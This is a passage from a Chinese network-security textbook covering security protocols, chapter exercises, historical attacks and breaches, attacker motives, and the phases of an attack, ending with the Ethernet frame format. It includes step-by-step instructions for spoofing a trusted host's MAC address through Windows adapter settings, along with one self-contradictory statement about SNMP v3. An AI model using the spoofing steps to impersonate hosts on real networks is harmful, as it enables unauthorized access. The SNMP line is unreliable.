PGP（Pretty Good Privacy，可以翻译为“相当好的隐私”）是一个基于 RSA 公钥加密体系的邮件加密软件。可以用它对邮件保密以防止非授权者阅读。它还能对邮件加上数字签名，从而使收信人可以确认邮件的发送者，并能确信邮件没有被篡改。它可以提供一种安全的通信方式，而事先并不需要任何保密的渠道用来传递密钥。它采用了一种 RSA 和传统加密的杂合算法，用于数字签名的邮件文摘算法、加密前压缩等。

SHTTP 协议（Secure HyperText Transfer Protocal，安全超文本传输协议）是一种结合 HTTP 而设计的消息的安全通信协议。SHTTP 协议为 HTTP 客户机和服务器提供了多种安全机制，这些安全服务选项是适用于 WWW 上的各类用户。

SNMP v3 是一种安全的网络管理协议，没有考虑安全问题。

SSH（Secure Shell，安全 shell）是建立在应用层和传输层基础上的安全协议。SSH 是目前较可靠，专为远程登录会话和其他网络服务提供安全性的协议。利用 SSH 协议可以有效防止远程管理过程中的信息泄露问题。

Kerberos 是一种网络认证协议，其设计目标是通过密钥系统为客户机/服务器应用程序提供强大的认证服务。该认证过程的实现不依赖于主机操作系统的认证，无需基于主机地址的信任，不要求网络上所有主机的物理安全，并假定网络上传送的数据包可以被任意地读取、修改和插入数据。在以上情况下，Kerberos 作为一种可信任的第三方认证服务，是通过传统的密码技术（如共享密钥）执行认证服务的。

后续章节中将逐步介绍这些安全协议。

1.5 本章小结

随着 Internet 的快速发展和壮大，各种 Internet 应用都需要借助计算机网络来进行传输，计算机网络已经成为社会基础设施的一部分。如果基础出现安全问题，那么上层应用的准确性、安全性将根本无法得到保障。因此，网络安全问题越来越突出。

本章主要介绍网络安全的基础知识。以两个典型的网络安全案例引出网络安全问题的重要性；列举了目前常见的计算机网络安全的威胁，提出网络安全的概念；以 ISO/OSI 安全体系结构为模型，分析了安全服务和实现机制；最后介绍了 Internet 的主流协议——TCP/IP 的安全服务模型。

1.6 本章习题

1. 什么是网络体系结构？比较 ISO/OSI 和 TCP/IP 这两个标准。
2. 什么是计算机网络安全？分析网络安全的特征。
3. 路由器是一种常用的网络互联产品，某单位购买了一台路由器，但是该单位没有专业维护人员，于是厂家就通过路由器的内部端口进行远程维护。请讨论这种行为的安全性，并分析其优缺点。
4. 简述 OSI 安全体系结构要求的安全服务及其安全机制。
5. 查阅有关资料，分析 TCP/IP 网络层、传输层和应用层的安全缺陷。
6. 在计算机网络安全特征中，如何保证用户的真实性？
7. TCP/IP 存在各种安全问题，为什么还是目前使用的主流标准呢？
8. 简述“棱镜门”事件折射出的我国目前网络安全面临的主要威胁。
9. 简述 TCP/IP 中各层次中分别包含哪些安全协议。

第 2 章　常见的网络攻击技术

越来越多的人使用 Internet 提供的服务，但并不是所有的人都循规蹈矩，经常有一小部分“离经叛道”者或者利用网络协议本身的缺陷，或者利用一些应用系统的漏洞，通过网络进行各种攻击。为了对这些攻击进行防范，首先必须搞清楚哪些是常用的攻击技术，这些攻击技术的基本工作原理是什么。通过对这些攻击技术的了解，我们才能知己知彼，进行更好的防范。

本章主要内容：

- 网络攻击
- 数据链路层攻击技术
- 网络层攻击技术
- 传输层攻击技术
- 应用层攻击技术
- 网络病毒与木马
- 拒绝服务攻击

2.1　网络攻击

计算机与通信技术的高速发展促进了 Internet 在全球的普及，中国互联网也在短短二十多年里经历了飞速成长，通过以下数据可以看出 Internet 是历史上发展最快的技术：

- 比较一项技术自商业化起到拥有 5000 万用户所经历的时间——收音机是 38 年，电视是 13 年，Internet 仅仅用了 4 年。
- 根据中国互联网络信息中心于 2017 年 1 月发布的《第 39 次中国互联网发展状况统计报告》：截至 2016 年 12 月，我国的网民总数达到 7.31 亿，相当于欧洲的人口总量；互联网普及率为 53.2%；手机网民达到 6.95 亿，农村网民有 2.01 亿（占中国网民的 27.4%）；中国域名总数为 4228 万个，网站总数为 482 万个；手机支付用户达到 4.69 亿，在线下实体店购物时使用手机支付的网民有 50.3%。
- 截至 2016 年 12 月，我国的互联网国际出口带宽已经接近 6640Gb/s；IPv4 地址数量为 3.38 亿（由于 2011 年 2 月全球 IPv4 地址已分配完毕，我国 IPv4 地址自 2011 年起基本维持不变），IPv6 地址数量 21188 块/32；我国网页数量达到 2360 亿个（2010 年底是 600 亿个）。

然而，Internet 带给我们的绝不仅仅是海量的信息和便利的生活。2010 年，仅中国遇到过病毒或木马攻击的网民就达 2.09 亿，占网民总数的 45.8%；账号或密码被盗的网民有 9969 万。2016 年，360 安全中心监测到中国遭遇过网络安全事件的用户占比达到整体网民的 70.5%，2.47 亿台 PC 感染过病毒木马程序，1.08 亿台安卓智能手机感染恶意程序。中

国互联网用户面临的首要网络安全问题是网上诈骗，有39.1%的网民遭遇过。

国际上几乎每20s就有一起黑客事件发生，仅美国每年由黑客所造成的经济损失就超过100亿美元。网络的虚拟世界与现实世界之间的界限变得模糊起来，搅得全球不安，黑客攻击、疯狂传播的计算机病毒、蠕虫、“钓鱼网站”带来的巨大损失、白领犯罪、信息站等已经渐渐影响到真实的生活。

综上所述，提高网络的安全性成为迫切需要。

安全的网络要能够经受住随时随地、各种各样的网络攻击，就必须了解网络攻击的手段，并据此为网络设置安全的“盾牌”。

2.1.1 网络攻击案例

“Internet的美妙之处在于你和每个人都能互相连接，Internet的可怕之处也在于每个人都能和你互相连接。”

1988年11月，康奈尔大学(Cornell University)的研究生罗伯特·塔潘·莫里斯(Robert Tappan Morris)研制出一种自我复制的蠕虫(worm)，其任务是确定互联网的规模。可莫里斯无法控制蠕虫的复制，于是一夜之间，蠕虫感染了数千台计算机，约占当时连接互联网的计算机总数的十分之一。蠕虫造成了数百万美元的损失，也使人们意识到在Internet中没有被充分考虑的网络安全问题已经迫在眉睫，美国政府针对此事件创建了互联网的应急响应机制，而各种网络通信协议也纷纷推出了加强安全性的新版本。

1999年，大卫·史密斯(David L. Smith)使用一个盗来的美国在线账号，向美国在线的讨论组Alt.Sex发布了一个感染梅丽莎(Melissa)病毒的Word文档。Melissa是一种迅速传播的宏病毒，它通过电子邮件的附件传播，梅丽莎病毒邮件的标题通常为“这是你要的资料，不要让任何人看见(Here is that document you asked for, don't show anybody else)”。一旦收件人打开邮件，病毒就会向用户通讯录的前50位好友发送同样的邮件。尽管梅丽莎病毒不会毁坏文件或其他资源，但由于它发出大量的邮件，可能导致企业或其他邮件服务端程序停止运行。1999年3月26日爆发，感染了15%～20%的商业计算机，导致微软、英特尔、Lockheed Martin和Lucent Technologies等公司关闭了电子邮件网络，造成8000万美元损失。

2006年12月至2007年1月，武汉的李俊编写了“熊猫烧香”病毒，并通过网络卖给120多人，每套产品要价500～1000元人民币。这些买家改写后将病毒传播出去，造成100多万台计算机被感染，自己则趁机盗取网友网络游戏以及QQ账号进行出售牟利，并使被病毒感染沦陷的计算机组成“僵尸网络”，为一些网站带来流量。2007年9月，李俊被判有期徒刑4年。

2010年12月，1500～2000名维基解密网站的支持者组成了代号为“匿名”的黑客军团，以分布式拒绝服务(DDoS)攻击方式，对万事达信用卡、Visa信用卡、贝宝(PayPal)、瑞士邮政银行等金融机构的网站展开攻击，报复它们切断“维基解密”的资金来源。万事达信用卡公司网站、瑞士邮政银行、贝宝网络支付系统一度不能正常运行，给用户造成了严重的损失。

2010年，www.baidu.com的域名解析在美国域名注册商处被非法篡改，导致全球用户不能正常访问百度。

2014年1月21日下午3点10分左右，国内通用顶级域的根服务器忽然出现异常，导

致众多知名网站出现 DNS 解析故障,用户无法正常访问。虽然根服务器很快恢复,但由于 DNS 缓存问题,部分地区用户“断网”现象仍持续了数个小时,至少有 2/3 的国内网站受到影响。根据微博调查,事故发生期间,超过 85%的用户遭遇了 DNS 故障、网速变慢和打不开网站的情况。

2016 年 10 月,恶意软件 Mirai 控制的僵尸网络对美国域名服务器管理服务供应商 Dyn 发起 DDoS 攻击,这也是美国遭遇的最大规模的 DDoS 攻击,导致美国东海岸地区的许多网站集体瘫痪,包括 GitHub、Twitter、PayPal 等,用户无法通过域名访问这些站点。

近几年随着网络用户增加及网络支付的增加,网站拥有的用户注册信息具有的商业价值越来越大,而相应的用户信息泄露事件在国际和国内均时有发生,以下是一些案例。

2010 年 12 月,麦当劳发生消费者个人资料泄露事件,原因是负责寄发麦当劳有关宣传、促销活动的 Arc Worldwide 公司把麦当劳消费者留下的个人信息转包给一家电子邮件服务公司保存,而该公司的计算机资料库遭到了黑客的入侵。

2010 年 12 月,日本汽车制造商本田汽车公司委托的一家负责网站数据管理的服务公司遭到黑客入侵,导致其在美国的官方网站遭到了黑客攻击,造成了大约 490 万名该网站的用户信息外泄,其中 220 万名注册用户的姓名、电子邮件地址、车牌号外泄。

2014 年 4 月,国内某黑客对国内两个大型物流公司的内部系统发起网络攻击,非法获取快递用户个人信息 1400 多万条,并出售给不法分子。根据媒体报道,该黑客是一名 22 岁的大学生,正在某大学计算机专业读大学二年级。

2014 年 5 月 22 日, eBay 要求近 1.28 亿活跃用户全部重新设置密码,原因是由于黑客网络攻击,可从该网站获取密码、电话号码、地址及其他个人数据。而泄密发生在 2 月底到 3 月初,eBay 在 5 月初才发现。

2014 年 12 月 25 日,大量包含用户账号、明文密码、身份证号码、手机号码和电子邮箱等的 12306 用户数据在互联网传播。原因是黑客收集互联网某游戏网站以及其他多个网站泄露的用户名和密码信息,并通过撞库的方式利用 12306 安全机制的漏洞获取了 13 万条用户数据。

2015 年 2 月,知名连锁酒店桔子、锦江之星、速八、布丁以及高端酒店万豪酒店集团、喜达屋集团、洲际酒店集团存在严重安全漏洞,房客的订单一览无余,包括住户的姓名、家庭地址、电话、邮箱乃至信用卡后 4 位等敏感信息,同时还可对酒店订单进行修改和取消。

2015 年 4 月,我国社保系统、户籍查询系统、疾控中心、医院等大量爆出高危漏洞的省市就已经超过 30 个,包含社保参保信息、财务、薪酬、房屋等敏感信息。这些信息一旦泄露,不仅个人隐私全无,还可能被犯罪分子利用。

2015 年 5 月,美国国税局超过 10 万名纳税人的财务信息泄露。

2015 年 8 月,英国 240 万网络用户遭黑客侵袭,加密信用卡数据外泄; 9 月,英国 400 万人信息泄露。

我国国家旅游局漏洞致 6 套系统沦陷,涉及全国 6000 万客户、6 万多旅行社账号密码、百万导游信息,通过该漏洞,能够直接观看到每位用户的详细行程及个人信息。攻击者还可利用该漏洞进行审核、拒签等操作。

2016 年 2 月以来,敲诈者病毒大规模爆发,国内公司邮箱收到大量携带该木马的邮件,已有上万台计算机被波及,该勒索软件伪装成电子邮件附件,用户一旦单击附件后,其设备

上所有数据都会被恶意加密,若想重新解开数据的密码,就必须向该勒索软件研发者缴纳赎金。

2016年,网上诈骗行为日益猖獗,成为我国互联网用户面临的首要网络安全问题。

开放的互联网让用户们不知道威胁会来自哪里,但大家都知道"黑客"是这些危险的始作俑者。其实,源自英语中的单词hacker在早期的计算机界带有褒义,是指热心于计算机技术且水平高超的计算机专家,尤其是程序设计人员。而现在,"黑客"已经成为利用计算机网络进行破坏或非法牟利者的代名词,其对应的英语单词为cracker,有时翻译成"骇客",以区别早期的"黑客"。但在我国,更通用的称呼还是"黑客"。

最早的黑客出现于麻省理工学院和贝尔实验室,他们精通各种计算机语言和系统,热衷于研究、发现计算机和网络的漏洞,喜欢挑战高难度的网络系统并从中找到漏洞,然后向管理员提出解决和修补漏洞的方法。他们在一定程度上推动了计算机和网络的发展,也推动了网络安全技术的发展。在欧美等国有合法的黑客组织,黑客们经常进行技术交流。1997年11月,在纽约召开了首届世界黑客大会,参加人数近5000人。在Internet上,有公开的黑客网站,提供各种自学材料和多种免费黑客工具软件等。

20世纪90年代,互联网开始在全球范围内迅速发展,网络与社会政治、经济、文化、生活等各个方面的联系越来越紧密,网络的发展催生了更多的黑客。黑客们的目的各不相同,造成的后果也有很大差异。有些黑客只是恶作剧,进入某些网站后,增加、删除部分文字、图像,发现网站的安全漏洞,以显示高超的技巧。有些黑客则会在侵入网站后,修改商品价格等敏感信息,引发客户与经营者间的商业纠纷。还有的修改别人的电子邮件信息,破坏甲乙双方的联系,并借此获利;甚至为了某些利益,窃取加密的高度敏感信息,进而影响企业甚至国家安全。早期的黑客醉心于技术本身,并不关心政治,而近年来,国际间的政治纠纷也常常导致黑客对敌对国家政府网站的攻击。

从某种意义上说,由黑客袭击而造成计算机网络系统瘫痪会导致灾难性的后果。在21世纪,计算机网络已经成为国家重要的基础设施,成为社会基础的一部分。如果恐怖分子袭击一个国家的核心信息系统,如金融、商贸、交通、通信、军事等系统以及建立在其上的经济体系,其后果并不亚于用核弹直接轰炸国家重要设施,将会造成这个国家整个经济基础的极大紊乱,达到"不战而屈人之兵"的目的。

有专家预测,通过网络攻击对手的核心信息系统并使之瘫痪的网络战将成为传统战争之后的一种全新形式的战争,"网军"有可能成为继陆、海、空、天四军之后的又一新兵种。专家警告,凭中国网络技术现状,很难抵御黑客们的攻击行为,而且一旦遭到破坏,恢复起来也相当困难。那么,中国各种系统安全系数到底有多大?让我们来看看国内网络的现状。

我国的许多网络应用系统在建立初期确实较少或者根本就没有考虑安全防范措施,不少系统本身没有认真处理系统的安全环节,就像给人家盖楼而没有给门窗配锁就交付使用,是经不起严格验收的。因此,有相当大比例的网络应用系统及网站或多或少都存在着安全漏洞,随时都有可能遭受黑客袭击。

大多数国内的网络提供商(ISP)及从政府到企业的信息提供网站(ICP)还缺乏有经验的安全员,连黑客在网站内筑了窝都毫无察觉。很多企业既没有选拔可信赖的技术人员,又没有创造必要的条件保证这些技术人员的稳定和技术上的深造。对处于这种状态的政府网络系统必须及早采取措施。

信息化给一个国家带来希望,也可能带来麻烦。如果信息化不依靠科学决策,缺乏高技术队伍,这种"信息化"必然是某些因素误导的结果。可以说一些网络工程安全质量不能保证就仓促上网,是商业利益驱动的结果。我国不成熟的网络市场迫切需要由一批可信的专家组成网络工程监理机构,因此,要从根本上重视和保证网络工程的安全及管理人员的培训。

此外,由于中国的网站系统中有相当一部分采用了国外厂家的成品或核心技术,其安全性更令人怀疑。我国有关部门已经发现某些进口的计算机产品并不安全,会以"远程维护"为借口故意留下安全漏洞,为其幕后公司或组织留下信息殖民的入口。有些操作系统利用网上注册的名义把用户的信息发给厂商。更有甚者,在计算机芯片中植入身份识别标记,因此,中国有关部门规定,为了保护国家利益和经济安全,禁止中国公司购买外国设计的加密软件产品,国内任何组织和个人都不得出售外国商业性加密产品。

与此同时,为了迎战国内外黑客的挑战,保障网络应用系统的安全,长远而有效的方法就是认真防范黑客入侵的同时积极发展自己的计算机产业,在技术上不受制于人,尽快发展国产自主系统。

2.1.2　网络攻击的目的

攻击网络会不会纯粹只是个人兴趣——看看是你的"盾"厉害,还是我的"矛"厉害?不排除有这样的人,早期的"黑客"们多数确实是基于好奇,从技术的角度试着通过攻击发现别人网络系统的漏洞;但是现在互联网的规模和影响力已经使得纯"技术流"的黑客成为可以忽略的少数,多数黑客攻击网络都有着明确的目的。

1. 窃取信息

黑客进行攻击最直接、最明显的目的就是窃取信息。他们选定的攻击目标往往有许多重要的信息与数据,窃取这些信息与数据后,便于进行各种犯罪活动。因此,政府、军事、邮电和金融网络是他们攻击的主要目标。

窃取信息并不一定要把信息带走,还包括对信息进行涂改和暴露。涂改信息包括对重要文件进行修改、更换和删除,经过这样的涂改,原来信息的性质就发生了变化,不真实或者错误的信息给用户带来难以估量的损失,达到黑客进行破坏的目的;暴露信息是指黑客将窃取的重要信息发往公开的站点,由于公开站点常常会有许多人访问,其他的用户完全有可能得到这些信息,从而达到黑客扩散信息的目的,通常这些信息是隐私或机密。2010 年,发生了沸沸扬扬的"维基解密"网站创始人被引渡一事,最根本的原因大概就是因为网站上解密了很多欧美政府的绝密情报。

口令也属于用户的重要数据,当黑客得到口令后,便可以顺利地登录到其他主机,或者去访问一些原本拒绝访问的资源。

2. 控制中间站点

有时,黑客们为了更安全地实施网络攻击,往往需要一个中间站点,以免暴露自己的真实所在。这样即使被发现,也只能找到中间站点的地址,与己无关。因此,他们会在已经进入的当前目标主机上运行一些程序,方便自己躲在幕后悄悄地将这台主机变成自己的"枪手"去攻击其他站点。

3. 获得超级用户权限

侵入每个系统时,黑客们都企图得到超级用户权限,这样他就可以完全隐藏自己的行踪,并在系统中埋伏下后门,方便自己随时修改资源配置,为所欲为。

2.1.3 网络攻击的来源

中国有句俗话:苍蝇不叮无缝的蛋。就是说,自身有了弱点才会给别人可乘之机。网络也是一样,虽然看起来 Internet 规模庞大,用户有数十亿之众,有无数的聪明人建造并管理着它,可实际上它也有软肋。

1. 网络协议存在大量漏洞

Internet 采用的是 TCP/IP 协议体系,而 TCP/IP 的最初环境是 ARPAnet,面向可信的、少量的用户群体(如高校、研究所和政府机关),因此在设计 TCP/IP 时并没有多考虑安全方面的需求。因而当它被用于开放的互联网,用户形形色色完全不可控之后,TCP/IP 协议自身的各种弱点就会带来许多直接的安全威胁。例如:

- 网络层核心协议 IP 以分组转发的方式从源主机向目的主机传送数据,在整个过程中网络上传输的都是明文的数据,并且它仅依赖 IP 地址来验证源主机和目的主机,缺乏更有效的安全认证和保密机制。
- 在传输层提供 TCP 和 UDP 两种协议,面向连接的 TCP 在建立连接时虽然采用了“三次握手”的机制,但 TCP 连接也能被欺骗、截取和操纵。
- UDP 协议则更容易受到 IP 源路由和拒绝服务的攻击。
- 应用层的 Finger、FTP、Telnet、SMTP、DNS、SNMP、HTTP 等协议也都存在着与安全有关的认证、访问控制、完整性、保密性等问题。

2. 网络操作系统的漏洞

网络操作系统是网络协议和服务得以实现的最终载体之一。出于商业上的考虑,现在的网络操作系统源代码都不公开。随着计算机硬件性能的提高,网络操作系统提供的功能越来越多,代码量越来越大,并且网络协议的实现本身就很复杂,这必然导致网络操作系统存在种种缺陷和漏洞。

以个人用户最为熟悉的 Windows 操作系统为例,Windows 3.1 有 300 万行代码,Windows 95 有 1500 万行代码,Windows 98 有 1800 万行代码,而 Windows XP 有 3500 万行代码,Windows Vista 和 Windows 7 的代码都超过 5000 万行。

大程序的功能比它应该包含的功能还多,这就是“大程序定理”。在 Windows XP 系统上的 UPnP(Universal Plug and Play,通用即插即用协议)服务的漏洞就曾被用于导致缓冲区溢出、UDP 欺骗。微软网站上每个公开发行的软件和随后的补丁列表就充分说明了问题。

3. 应用系统设计的漏洞

在设计应用系统时,制造者在硬件设计、芯片设计中有意或无意中留下后门和漏洞,或者在应用软件中留下后门,这些都是常有的事情。而一旦这些应用系统连接到 Internet 上,设计制造者以及发现了这些漏洞的人都能轻易通过留下的后门和漏洞溜进客户的应用系统时,仅仅依靠道德来约束行为就不那么可靠了。

2015 年 8 月，微软在“补丁日”发布了 14 个安全公告，其中 4 个公告被评为“严重”，6 个可能最终导致远程代码执行。海湾战争爆发不久，采用美国技术、美国设备的伊拉克军方就已经因此失去了先机，没有自己的核心技术，一旦反目，自然是“人为刀俎，我为鱼肉”，这对我们无疑是一个振聋发聩的警示。

4. 网络系统设计的漏洞

网络设计是指某个地区、系统或者一个单位的内联网或外联网的设计，包括拓扑结构的设计和各种网络设备的选择等。用户往往对网络的运营商有过高的信任，而实际有些网络连接可能很脆弱。

例如，仅 2015 年厦门市因各类施工、拆迁、装修以及管道、电杆破坏等造成的重要通信光缆中断事故就超过 180 起，即平均每两天就有一起光缆中断事故，影响的宽带、电话用户少则数百户，多则近万户。2006 年 12 月 26 日 20 时 26 分和 34 分，在中国的南海海域发生 7.2、6.7 级地震。地震导致中美海缆、亚太 1 号、亚太 2 号海缆、FLAG 海缆、亚欧海缆、FNAL 海缆等多条国际海底通信光缆中断，断点在台湾以南 15km 的海域，造成附近国家和地区的国际和地区性通信受到严重影响。通信光缆完全修复已经是 2007 年 1 月底了。

5. 来自网络的恶意攻击不断

随着互联网的发展，早期具有侠士风范的技术型黑客已渐渐淡出人们的视野，新黑客们似乎更适合被称为“骇客”(cracker)，因为他们更多是在利用计算机网络进行破坏或非法牟利。同时，病毒也从“单机版”进化到“网络版”，蠕虫们开始横行网络。

6. 来自合法用户的攻击

网络不仅有“外患”，还有“内忧”，而来自合法用户的攻击是最容易被管理者忽视的安全威胁之一，事实上，80%的网络安全事件与内部人员的参与相关。网络管理的漏洞往往是导致这种威胁的直接原因。

上述威胁网络安全的因素多数是由于互联网是完全开放的网络环境，其中通信几乎不受任何制约，因此，互联网的开放性是导致网络安全威胁最根本的原因。而对网络的安全管理不到位更是普遍存在。例如，大量网络用户在安装系统和应用软件时习惯采用默认安装、默认配置，并且出于方便自身的原因使用容易被字典攻击的“弱口令”，这些都使得网络安全的形势更为严峻。

2.1.4 网络攻击方法

依据不同的标准，网络攻击方法有多种分类方式。

根据攻击针对的 TCP/IP 参考模型的不同层次，可分为数据链路层攻击、网络层攻击、传输层攻击和应用层攻击。

本章后面将重点按照层次详细介绍网络攻击方法。

根据攻击时是否主动修改信息，可分为被动攻击(Passive Attack)和主动攻击(Active Attack)。

1. 被动攻击

被动攻击是指攻击者只是监视着被攻击方的通信，但不进行任何篡改、拦截，通常被攻击方不易察觉，如图 2.1 所示。具体的实现方法包括：

- 窃听。采用嗅探软件 Sniffer，或直接搭线窃听(wiretapping)。
- 流量分析(traffic analysis)。通过对通信业务流的观察(出现、消失、总量、方向与频度)推断出有用的信息，比如主机的位置、业务的变化等。




图 2.1 被动攻击

被动攻击往往不被重视，但其搜集到的信息经过筛选分析后往往可以形成很有价值的情报。有时，被动攻击也是在为主动攻击做准备。

2. 主动攻击

主动攻击则是攻击者通过将一些恶意代码(malicious code)，如病毒(virus)、蠕虫(worm)、特洛伊木马(trojan)、恶意脚本(Java Script、Java Applet、ActiveX 等)放入受害者的主机，从而达到自己目的的行为，如删除受害者资料、盗取受害者账号和密码、篡改或虚构信息欺诈、对自身行为抵赖(repudiation)等。

通常主动攻击的后果更直接，也更严重。

2.1.5 网络攻击的过程

黑客实施网络攻击首先要确定攻击的目标，然后搜集与攻击目标相关的信息，寻找目标系统的安全漏洞，再发动攻击。

1. 确定目标

黑客进行攻击，首先要确定攻击的目标。例如，某个具有特殊意义的站点、某个 ISP、具有敌对观点的宣传站点、解雇了黑客的单位的主页等。黑客也可能找到 DNS(域名系统)表，通过 DNS 可以知道计算机名、互联网地址、计算机类型，甚至还可知道计算机的属主和单位。攻击目标还可能来自偶然看到的一个调制解调器的号码或贴在计算机旁边的使用者的名字。

2. 搜集信息并找出安全漏洞

信息收集的目的是为了进入所要攻击的目标网络的数据库。下列公开协议或工具都可以用于收集驻留在网络系统中的各个主机系统的相关信息。

- SNMP 协议。用来查阅网络系统路由器的路由表，从而了解目标主机所在网络的拓扑结构及其内部细节。
- TraceRoute 程序。能够用该程序获得到达目标主机所要经过的网络数和路由器数。
- Whois 协议。该协议的服务信息能提供所有有关的 DNS 域和相关的管理参数。
- DNS 服务器。该服务器提供了系统中可以访问的主机的 IP 地址表和它们所对应的主机名。
- Finger 协议。用来获取一个指定主机上的所有用户的详细信息(如用户注册名、电话号码、最后注册时间以及他们有没有读邮件等)。
- Ping 实用程序。可以用来判断一个指定的主机是否处于 open 状态。

在收集到攻击目标的一批网络信息之后，黑客会探测网络上的每台主机，以寻求该系统的安全漏洞或安全弱点，黑客可能使用下列方式自动扫描驻留在网络上的主机：

- 自编程序。对于某些产品或者系统,已经发现了一些安全漏洞,该产品或系统的厂商或组织会提供一些“补丁”程序给予弥补。但是用户并不一定及时使用这些“补丁”程序。黑客发现这些“补丁”程序的接口后会自己编写程序,通过该接口进入目标系统。这时该目标系统对于黑客来讲就变得一览无余了。
- 利用公开的工具。像互联网的电子安全扫描程序 ISS(Internet Security Scanner)、审计网络用的安全分析工具 SATAN(Security Analysis Tool for Auditing Network)等。这样的工具可以对整个网络或子网进行扫描,寻找安全漏洞,既可以帮助系统管理员发现其管理的网络系统内部隐藏的安全漏洞,确定系统中哪些主机需要用“补丁”程序去堵塞漏洞,也方便了黑客收集目标系统的信息,获取攻击目标系统的非法访问权。

3. 实施攻击

收集或探测到一些“有用”信息之后,黑客可能会对目标系统实施攻击。黑客一旦获得了对攻击的目标系统的访问权后,又可能有下述多种选择:

- 毁掉攻击入侵的痕迹,并在受到损害的系统上建立新的安全漏洞或后门,以便在先前的攻击点被发现之后继续访问这个系统。
- 在目标系统中安装探测器软件,包括特洛伊木马程序,用来窥探所在系统的活动,收集自己感兴趣的一切信息,如 Telnet 和 FTP 的账号名和口令等。
- 进一步发现受损系统在网络中的信任等级,这样就可以通过该系统信任级展开对整个系统的攻击。

在这台受损系统上获得了特许访问权后,黑客可以读取邮件,搜索和盗窃私人文件,毁坏重要数据,从而破坏整个系统的信息,造成不堪设想的后果。

攻击一个系统得手后,黑客往往不会就此罢手,他会在系统中寻找相关主机的可用信息,继续攻击其他系统。

2.2　物理层和数据链路层攻击技术

目前,大量用户通过以太网、无线局域网或各种基于 PPPoE 的协议接入 Internet,在数据链路层均采用以太网的帧格式。因此,对数据链路层的主要攻击方式为针对以太网的攻击,方法包括 MAC 地址欺骗、电磁信息泄漏和网络监听等。

2.2.1　MAC 地址欺骗

每台连接到以太网上的计算机都有一个唯一的 48 位以太网地址。以太网卡厂商都从一个机构购得一段地址,在生产时,给每个卡一个唯一的地址。通常,这个地址是固化在卡上的,又叫做物理地址。当一个数据帧到达时,硬件会对这些数据进行过滤,根据帧结构中的目的地址,将发送到本设备的数据传输给操作系统,忽略其他任何数据。地址位全为 1 时表示这个数据是给总线上所有的设备的,即为广播信息。

以太网帧的长度是可变的,但都大于 64B,小于 1518B。在一个包交换网络中,每个以太网的帧包含一个指明目标地址的域。

图 2.2 是以太网帧的格式，包含了目标和源的物理地址。

7B	1B	6B	6B	2B	46~1500B		4B
PA	SFD	DA	SA	LEN/Type	Data	Pad	FCS

PA：前同步码(10101010序列，用于使接收方与发送方同步)
SFD：帧首定界(10101011)
DA：目的地址(MAC地址)
SA：源地址(MAC地址)
LEN：数据长度(数据部分的字节数，值为0~1500B)
Type：类型(高层协议标识)
Data：数据(最少46B, 最多1500B)，其中Pad 为填充字段(保证帧长不少于64B)
FCS：帧校验序列(CRC-32)

图 2.2　以太网帧格式

为了识别目标和源，帧的前面是一些前导字节、类型和数据域以及校验序列。

- 前同步码(PA)：由 64 个 0 和 1 交替的位组成，用于接收同步。
- 目的地址(DA)：指明接收方的地址。
- 源地址(SA)：指明本机的地址。
- 帧类型域(Type)：是一个 16 位的整数，用来指示传输的数据的类型。当一个帧到达一台设备后，操作系统通过帧类型来决定使用哪个软件模块，从而允许在同一台计算机上同时运行多个协议。
- 帧校验序列(FCS)：32 位的 CRC 校验序列用来检测传输错误。在发送前，将数据用 CRC 进行运算，将结果放在 CRC 域。接收到数据后，将数据做 CRC 运算，比较结果和 CRC 域中的数据。如果不一致，那么传输过程中有错误。

MAC 地址由 12 个 00～0FFH 的十六进制数组成，每个十六进制数之间用"："隔开。例如一块网络设备的 MAC 地址为 08：00：20：0A：8D：6E，其中前 6 位十六进制数 08：00：20 代表网络硬件制造商的编号，它由 IEEE(电气与电子工程师协会)分配，而后 3 个十六进制数 0A：8D：6E 代表该制造商所制造的某个网络产品(如网卡)的编号。图 2.3 是用 ipconfig /all 命令列出来的本机 MAC 地址等信息。

```
Connection-specific DNS Suffix  . :
Description . . . . . . . . . . . : Intel(R) WiFi Link 1000 BGN
Physical Address. . . . . . . . . : 00-26-C7-70-1E-C0
Dhcp Enabled. . . . . . . . . . . : No
IP Address. . . . . . . . . . . . : 172.21.32.199
Subnet Mask . . . . . . . . . . . : 255.255.255.0
Default Gateway . . . . . . . . . : 172.21.32.254
DNS Servers . . . . . . . . . . . : 218.2.135.1
```

图 2.3　MAC 地址格式

以太网卡的 MAC 地址在系统初始化时被读入寄存器，发送数据帧时自动作为源物理地址，在接收到数据帧时同样自动比较该物理地址与数据帧的目的物理地址。因此，如果通过底层的 I/O 操作修改寄存器中的 MAC 地址，即把计算机的 MAC 地址改为其他被信任的友好主机的 MAC 地址，就可以以其友好主机的身份与其他主机通信，这就是"MAC 地址欺骗"。修改 MAC 地址主要有两种方法。

1. 直接修改网卡 MAC 地址

MAC 地址存储在网卡的 EEPROM 中并且唯一确定，但网卡驱动在发送以太网报文

时，并不从 EEPROM 中读取 MAC 地址，而是在内存中建立一块缓存区，以太网报文从中读取源 MAC 地址。而且，用户可以通过操作系统修改实际发送的以太网报文中的源 MAC 地址。

打开“网上邻居”的属性对话框，选中对应的网卡并选择属性，在属性页的“常规”页中单击“配置”按钮。在配置属性页中选择“高级”，再在“属性”栏中选择“本地管理的地址”，在“值”栏中选中输入框，然后在输入框中输入正常接入那台计算机的 MAC 地址，再设为相同的 IP 地址，就可单机正常上网，如图 2.4 所示。但这种方法只适合于某台计算机需要临时上网的情况。

